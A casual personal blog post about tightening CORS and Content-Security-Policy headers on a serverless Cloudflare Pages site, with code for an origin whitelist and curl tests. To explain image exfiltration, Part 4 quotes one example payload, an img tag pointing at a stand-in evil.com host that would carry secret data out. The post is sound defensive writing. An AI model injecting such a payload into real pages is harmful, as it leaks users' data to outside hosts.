when i built my serverless comment system on cloudflare pages, i did what everyone does. copied the stack overflow snippet and pasted Access-Control-Allow-Origin: * in my edge function. works! done! next!
except... its not done. far from it.
i was reviewing my site configs these days and noticed i had left some doors open that shouldnt be. it wasnt anything absurd, but it was the kinda thing i would criticize in another dev. so i had to fix it. and heres what i learned.
Part 1: The Open CORS Problem
CORS (Cross-Origin Resource Sharing) exists to tell the browser: "site X has permission to make requests to my site Y". when u put *, ur saying: "any site on the planet can hit me".
for a public API like a weather API or zip code API, it makes sense. but for an API that only ur site should use? makes no sense at all.
i had 3 functions on cloudflare:
/api/commentscomment system/api/guestbookguestbook/api/miku-chatmy AI bot (yeah its the Lain one but i call it miku bc originally it was supposed to be her lol)
all 3 had the same header:
const corsHeaders = {
  'Access-Control-Allow-Origin': '*',
  'Access-Control-Allow-Methods': 'GET, POST, DELETE, OPTIONS',
  'Access-Control-Allow-Headers': 'Content-Type',
};
what did this mean in practice?
it meant some random site like evil.com could open devtools, run a fetch to my endpoint and:
- read all comments from any of my articles
- spam fake comments (if they passed turnstile)
- flood the guestbook
- waste my 200 daily requests from the AI bot
yeah i have rate limit. yeah i have turnstile. but those are defense layers. open CORS is like leaving the garage door open bc u have a dog. the dog helps, but close the door too.
Part 2: The Fix (Origin Whitelist)
the solution isnt complicated. instead of *, u read the Origin header from the request and only return Access-Control-Allow-Origin if its on an allowed list.
my code ended up like this:
const ALLOWED_ORIGINS = [
  'https://cth.jp',
  'https://www.cth.jp',
  'http://localhost:8788',
  'https://localhost:8788',
];

function getCorsHeaders(request) {
  const origin = request.headers.get('Origin') || '';
  const allowed = ALLOWED_ORIGINS.includes(origin) ? origin : '';
  return {
    ...(allowed ? { 'Access-Control-Allow-Origin': allowed } : {}),
    'Access-Control-Allow-Methods': 'GET, POST, DELETE, OPTIONS',
    'Access-Control-Allow-Headers': 'Content-Type',
  };
}
notice that if the origin isnt on the list, i simply dont send the Access-Control-Allow-Origin header. the browser interprets this as "not authorized" and blocks the request on the client side.
i had to swap this on all 3 functions. the pattern is the same for all, only the allowed methods change (the AI bot only accepts POST, for example).
Part 3: Testing (dont believe, verify)
after deploying, i tested with curl to be sure:
# request from valid origin
$ curl -sI -X OPTIONS \
  -H "Origin: https://cth.jp" \
  https://cth.jp/api/comments?slug=test

HTTP/2 200
access-control-allow-origin: https://cth.jp
access-control-allow-methods: GET, POST, DELETE, OPTIONS


# request from invalid origin
$ curl -sI -X OPTIONS \
  -H "Origin: https://evil.com" \
  https://cth.jp/api/comments?slug=test

HTTP/2 200
# no access-control-allow-origin!
perfect. valid origin gets the header. invalid origin gets a big fat nothing. the browser does the rest.
Part 4: CSP and the Permissive img-src
while i was at it, i decided to take a look at my Content-Security-Policy (CSP). CSP is another security header that tells the browser "where u can load scripts, images, frames, etc from".
i had this:
img-src 'self' data: https:meaning, images from my own domain, data URIs, and... anything on HTTPS.
the problem is that if someone managed to inject an <img src="https://evil.com/pixel?data=secret">, the browser would load it just fine. this is called "image exfiltration", u leak data through img src without needing JavaScript.
i looked through my entire site and discovered the only external image source i use today is Unsplash (in the computer studies articles). but i also use github as image hosting sometimes, and imgur is useful for quick stuff. so instead of opening to any HTTPS, i listed only the domains that are actually safe:
img-src 'self' data:
  https://images.unsplash.com
  https://raw.githubusercontent.com
  https://user-images.githubusercontent.com
  https://camo.githubusercontent.com
  https://i.imgur.com
now if someone tries to load an image from somewhere else, the browser blocks it with a nice error in the console.

Part 5: What Remained (and why i left it)
someone attentive will notice my CSP still has script-src 'self' 'unsafe-inline' and style-src 'self' 'unsafe-inline'. its true. i left it.
why? my site has dozens of inline scripts scattered across HTML (the dark/light theme switch, random quotes, JSON-LD schemas, etc). removing unsafe-inline would require extracting everything to separate .js and .css files. its a huge refactor.
security is about layers and trade-offs. i tightened the layers that could be tightened now without breaking the entire site. the unsafe-inline stays for a next round.
Conclusion
CORS is not just copying and pasting * from stack overflow. CSP is not just copying and pasting https: from github. these headers exist to protect ur site and ur users.
if u have a serverless API (cloudflare pages, vercel, netlify functions, etc) and it should only be used by ur own frontend, restrict the origin. dont rely solely on rate limit or captcha. every layer counts.
and if u use external images in CSP, list the domains instead of opening to any HTTPS. ur future self thanks u.